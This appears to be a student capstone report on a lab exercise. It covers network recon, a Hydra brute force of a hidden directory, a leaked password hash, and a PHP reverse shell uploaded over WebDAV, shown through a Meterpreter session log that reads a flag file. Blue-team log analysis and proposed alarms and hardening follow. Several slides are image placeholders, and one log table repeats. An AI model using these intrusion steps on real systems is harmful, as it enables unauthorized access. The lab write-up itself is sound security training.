Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.255

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
MF-RefVm-684427	192.168.1.1	The machine containing the Hyper-V Manager to access the virtual machines.
Capstone	192.168.1.105	The vulnerable webserver victim.
Kali	192.168.1.90	The malicious actor’s machine performing the attack.
ELK	192.168.1.100	The machine that contains the ELK stack to monitor traffic.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Sensitive Data Exposure	Data and/or information that is considered important enough that the public should not be able to view is exposed.	The attacker is able to easily retrieve information as they perform their reconnaissance.
Brute Force Vulnerability	Nothing to stop the attempt to guess the password indefinitely.	The attacker can continuously input characters in order to crack a password to an account.
Code Injection Vulnerability	Malicious code in executables are able to be executed without any defense.	The attacker can trick the victim's machine into running the malicious executable without a second thought.

Exploitation: Sensitive Data Exposure

01

Tools & Processes


Anyone is allowed to access the webserver's site, but the content on the site is not properly secured. This led to one of the employees leaking a hidden directory in Ashton's introduction page. Accessing the hidden directory prompted a username and password to proceed.

02

Achievements

The leaked information on the company's page gave the attacker an idea where to start. With the username/ password inputted correctly, the attacker was allowed to traverse through with unauthorized access.

03


192.168.1.105/meet_our_te
192.168.1.105/meet_our_team/ashton.txt
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter

```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing
everyone's credit card and security information has been terrifying. I can't believe that they
have me managing the company_folders/secret_folder! I really shouldn't be here" We look
forward to working more with Ashton in the future!
```

Exploitation: Brute Force Vulnerability


01

Tools & Processes
There is nothing stopping one from brute forcing the password. Utilizing a wordlist, the attacker will be using Hydra to continuously guess the password to the username “ashton” until they get a match.

02

Achievements
After cracking the password, the attacker was able to access the hidden directory that was meant for Ashton. The information contained gave them further instructions to access another user’s account, Ryan.

03


192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Code Injection Vulnerability

01

Tools & Processes


Following the instructions given to Ashton, the attacker was able to share files and place them on the site. They created a php reverse shell payload using msfvenom and shared it onto the site. The attacker proceeded to set up a listener on the site before proceeding to run the malicious executable.

02

Achievements

The executable ran without any issues, thus establishing a reverse shell connection via the listener allowing the attacker to freely traverse through the webserver database to find the flag.

03




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:58136) at 2020-12-23 17:16:25 -0800

meterpreter > ls /
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-12-21 16:34:13 -0800  bin
40755/rwxr-xr-x   4096        dir   2020-12-23 16:03:52 -0800  boot
40755/rwxr-xr-x   3840        dir   2020-12-23 17:05:36 -0800  dev
40755/rwxr-xr-x   4096        dir   2020-12-21 16:42:05 -0800  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  58459475    fil   2020-12-21 16:41:53 -0800  initrd.img
100644/rw-r--r--  58436575    fil   2020-12-15 09:25:23 -0800  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2020-12-15 09:25:56 -0800  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2020-12-23 17:05:08 -0800  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2020-12-23 17:13:06 -0800  run
40755/rwxr-xr-x   12288       dir   2020-12-21 16:34:13 -0800  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2020-12-23 17:05:11 -0800  sys
41777/rwxrwxrwx   4096        dir   2020-12-23 17:05:50 -0800  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8388256     fil   2020-12-08 22:32:48 -0800  vmlinuz
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz.old

meterpreter > cat /flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




Analysis: Finding the Request for the Hidden Directory



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	239,004
http://192.168.1.105/company_folders/secret_folder/	15,744
http://192.168.1.105/company_folder/secret_folder/	98
http://192.168.1.105/	30
http://192.168.1.105/company_folders/	18


Analysis: Uncovering the Brute Force Attack



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	239,004
http://192.168.1.105/company_folders/secret_folder/	15,744
http://192.168.1.105/company_folder/secret_folder/	98
http://192.168.1.105/	30
http://192.168.1.105/company_folders/	18

Analysis: Finding the WebDAV Connection



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	239,004
http://192.168.1.105/company_folders/secret_folder/	15,744
http://192.168.1.105/company_folder/secret_folder/	98
http://192.168.1.105/	30
http://192.168.1.105/company_folders/	18

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

The normal amount of traffic is around 1,500. An alarm can be set so that at certain thresholds could email the person in charge of monitoring the traffic when these thresholds are made. Knowing that the normal hours traffic is around 1,500, if the traffic were to increased to 4,000, an alert should be sent notifying that there is a potential abnormality. Another alarm should be set at 10,000 indicating potential red alert.

System Hardening

A firewall could be configured in which prevents unauthorized access to the network. One could block requests if the requests reach, for example, 100 requests within the past 15 minutes.

Mitigation: Finding the Request for the Hidden Directory

Alarm

When there are important information involved, one should limit that access to select individuals and/or groups. An alarm could be sent out if unrecognized ip addresses were accessing the information from the allowed users. The accounts should also include a two-factor authentication just to make sure the user is correct and happened to be utilizing a different device.

System Hardening

Two-factor authentication should go off whenever a device with an abnormal ip address is attempting to access the account. If not verified, IP address should be blocked for a period of time. Possibly an hour for the initial offense and increasing exponentially with further attempts.

Mitigation: Preventing Brute Force Attacks

Alarm

An overall alarm detecting failed login attempts between all users in a company should be proportional to the amount of employees in the company. With 1000 employees, alarms should be set at 100 failed login attempts within that hour. With 100 employees, alarms should be set around 20 within that hour.

System Hardening

10 failed attempts within the past 10 minutes should lock the account out for 10 minutes. Another 5 attempts within the next 10 minutes should lock the account out for 30 minutes. This process should reset within an hour of the initial offense. A two-factor authenticator should also be enforced as a second layer of defense.

If locking the account became a mean of attack, then blocking their ip rather than the account itself is a viable alternative.

Mitigation: Detecting the WebDAV Connection

Alarm

With the directory being so important and vulnerable, there needs to be more restrictions on the access of such directory. The access should be restricted to select few elevated individuals as well. The previous security suggestions should also be followed especially on an elevated user. Alarms should be set at which abnormal IP addresses have sent in requests. The thresholds of 10 should be used here.

System Hardening

Block all unauthorized, abnormal IP addresses even if they were to be on an elevated account, unless their identity were proven otherwise, possibly through a call, or in-person verification as well as the two-factor.

Mitigation: Identifying Reverse Shell Uploads

Alarm

File uploads should be notified at all times especially when the directory is only allowed for elevated users. Alarms should be triggered whenever a file has been or is attempting to be uploaded. The threshold here would be 0. Any upload should be notified.

System Hardening

Trigger a two-factor authentication upon uploading and block upon failure. Proceed to lock the user out and require them to retry their login again. Further failed attempts should trigger a red flag and immediate attention. A firewall and antivirus protection should also be in play in case a malicious file were to be successfully uploaded, in which the protection should proceed to immediately quarantine the suspicious file.

The End